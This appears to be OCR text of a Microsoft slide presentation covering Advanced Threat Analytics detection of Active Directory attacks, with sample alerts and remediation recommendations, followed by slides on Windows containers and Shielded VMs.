Microsoft Advanced Threat Analytics brings this concept to IT and users of a particular organization



Introducing Microsoft Advanced Threat Analytics

An on-premises solution to identify advanced security attacks *before* they cause damage

Behavioral Analytics

Detection for known attacks and issues


Advanced Threat Detection

Microsoft Advanced Threat Analytics Benefits

Detect threats fast with Behavioral Analytics


No need to create rules or policies, deploy agents, or monitor a flood of security reports. The intelligence needed is ready to analyze and is continuously learning.

Adapt as fast as your enemies



ATA continuously learns from the organizational entity behavior (users, devices, and resources) and adjusts itself to reflect the changes in your rapidly evolving enterprise.

Focus on what is important fast using the simple attack timeline



The attack timeline is a clear, efficient, and convenient feed that surfaces the right things on a timeline, giving you the power of perspective on the "who, what, when, and how" of your enterprise. It also provides recommendations for next steps

Reduce the fatigue of false positives


Alerts only happen once suspicious activities are contextually aggregated, not only comparing the entity's behavior to its own behavior, but also to the profiles of other entities in its interaction path.

Why Microsoft Advanced Threat Analytics?

It is fast


No need to create rules, thresholds, or baselines.

ATA detects suspicious activity fast, leveraging Active Directory traffic and SIEM logs.



It learns and adapts

Self-learning behavioral analytics consistently learns and identifies abnormal behavior.




It provides clear information

Functional, clear, and actionable attack timeline, showing the who, what, when, and how in near real time.

Red flags are raised only when needed


ATA compares the entity's behavior to its profile, but also to the other users, so red flags are raised only when verified.

Key features




Mobility support

- Witnesses all authentication and authorization to the organizational resources within the corporate perimeter or on mobile devices



Integration to SIEM

- Analyzes events from SIEM to enrich the attack timeline
- Works seamlessly with SIEM
- Provides options to forward security alerts to your SIEM or to send emails to specific people




Seamless deployment

- Utilizes port mirroring to allow seamless deployment alongside AD
- Non-intrusive, does not affect existing network topology

How Microsoft Advanced Threat Analytics works

1 Analyze




After installation:

- Simple, non-intrusive port mirroring configuration copies all AD-related traffic
- Remains invisible to the attackers
- Analyzes all Active Directory network traffic
- Collects relevant events from SIEM and information from Active Directory (titles, group memberships, and more)

How Microsoft Advanced Threat Analytics works

2 Learn



ATA:


- Automatically starts learning and profiling entity behavior
- Identifies normal behavior for entities
- Learns continuously to update the activities of the users, devices, and resources

What is entity?

Entity represents users, devices, or resources

How Microsoft Advanced Threat Analytics works

3 Detect



Microsoft Advanced Threat Analytics:


- Looks for abnormal behavior and identifies suspicious activities
- Only raises red flags if abnormal activities are contextually aggregated
- Leverages world-class security research to detect security risks and attacks in near real time based on attackers Tactics, Techniques and Procedures (TTPs)

ATA not only compares the entity's behavior to its own, but also to the behavior of entities in its interaction path.

How Microsoft Advanced Threat Analytics works


Security issues and risks

- Broken trust
- Weak protocols
- Known protocol vulnerabilities




Malicious attacks

- Pass-the-Ticket (PtT)
- Pass-the-Hash (PtH)
- Overpass-the-Hash
- Forged PAC (MS14-068)
- Golden Ticket
- Skeleton key malware
- Reconnaissance
- BruteForce



Abnormal Behavior

- Anomalous logins
- Remote execution
- Suspicious activity
- Unknown threats
- Password sharing
- Lateral movement



Microsoft Advanced Threat Analytics Preview

Search users, computers, servers, and more...

Microsoft

Filter by [?]

- All [16]
- **Open [15]**
  - High [4]
  - Medium [7]
  - Low [4]
- Resolved [1]
- Dismissed [0]


1:02 PM
Thursday
March 26, 2015

Remote Execution Attempt Detected

A service (ayFRXKrW) was remotely created from CLIENT1 on DC1. This may be the result of malicious activity.

Note | Email | Export to Excel | Details | Open

Remote execution



Recommendations

- Disconnect CLIENT1 from the network, or move it into an isolated environment and start a forensics procedure by investigating: unknown processes, services, registry entries, unsigned files, and more
- Investigate the root cause on CLIENT1
- Review DC1 for abnormal services or scheduled tasks
- Review and delete the list of suspicious files and folders on DC1

12:59 PM › 1:00 PM
Thursday
March 26, 2015

Identity Theft Using Pass-the-Ticket Attack

user2's Kerberos tickets were stolen from CLIENT2 to CLIENT1 and used to access 5 resources.

Note | Email | Export to Excel | Details | Open

Recommendations

- Disconnect the relevant computers from the network or move them into an isolated environment and start a forensics procedure by investigating: unknown processes, services, registry entries, unsigned files, and more
- Disable user2's account

Suspicion of Identity Theft Based on Abnormal Authentication or Resource Access Behavior
7 days ago

Services Exposing Account Credentials
7 days ago

Identity Theft Using Pass-the-Ticket Attack
7 days ago

Identity Theft Using Pass-the-Hash Attack
7 days ago

Identity Theft Using Pass-the-Hash Attack
7 days ago

Sensitive Account Credentials Exposed
7 days ago

Honeytoken Activity
7 days ago

Reconnaissance Using DNS
7 days ago

Reconnaissance Using DNS
7 days ago

Computers' Broken Trust Relationship
7 days ago


Brute Force Attack Using LDAP Simple Bind
7 days ago

Security of Office 365: Attack vectors


- ATP
- DLP

Containers: A new approach build, ship, deploy apps

- Physical
  - Traditionally apps are built and deployed onto physical systems with 1:1 relationship.
  - New applications often required new physical systems for isolation of resources
- Virtual
  - Higher consolidation ratios and better utilization
  - Faster app deployment than in a physical environment
  - Apps benefited from key VM features i.e., live migration, HA



Physical



Virtual


Containers: A new approach build, ship, deploy apps

- Containers
  - Package and run apps within containers
  - Further accelerate of app deployment
  - Reduce effort to deploy apps
  - Streamline development and testing
  - Lower costs associated with app deployment
  - Increase server consolidation

Physical/virtual


Containers: Isolated runtime environment

- **Dependencies** - Every application has its own dependencies (i.e. services, libraries)
- **Virtualization** - Container engine is a light weight virtualization mechanism which isolates dependencies per application by packaging them into virtual containers
- **Shared host OS** - Container runs as an isolated process in user space on the host OS, sharing the kernel with other containers
- **Flexible** - Differences in underlying OS and infrastructure are abstracted away, streamlining "deploy anywhere" approach
- **Fast** - Containers can be created almost instantly, enabling rapid scale-up and scale-down in response to changes in demand




Containers: How to deploy

- On Windows there are two deployment models:
  - Windows Server Containers - standard docker installation on bare metal or VM
  - Hyper-V Containers - A Hyper-V container is a Windows Server container running inside a stripped down Hyper-V VM that is only instantiated for containers. This provides additional level of kernel isolation from the host OS that is used by the containerized application (can be useful in multitenant environments)




Containers: Networking

- Bridge network:
  - containers on the same host may communicate
  - IP addresses assigned to each container are not accessible from outside the host
  - NAT is used to provide communication beyond the host
  - eliminates port conflict problems
- Host network:
  - containers shares the network with host
  - Possible problems with port conflicts
- Overlay network:
  - use networking tunnels to communicate across hosts
  - containers behave as if they are on the same machine by tunneling network subnets between hosts (VXLAN)



Shielded VM: Define a problem

- Fabric / Virtualization administrators
  - Have the highest "privileges" contrary to traditional model where domain admins are the most trusted
- Virtualized domain controllers
  - Hyper-V admin can copy virtual disks for offline attacks or perform other attack
- Public cloud
  - Fabric admin can have potentially full access to tenant
- Solution: Shielded VMs
  - They offer strong separation between fabric admin and workload administrator





Shielded VM: Functionality

- In Shielded VMs data and state is protected against:
  - Inspection
  - Theft
  - Tampering

Shielded VM: Architecture

- Hyper-V hosts and the shielded VMs themselves are protected by the HGS.
- The HGS provides two distinct services:
  - Attestation - ensures only trusted Hyper-V hosts can run shielded VMs
  - Key protection - provides the keys necessary to power them on and to live migrate them to other guarded hosts





Starting the journey | Modern management

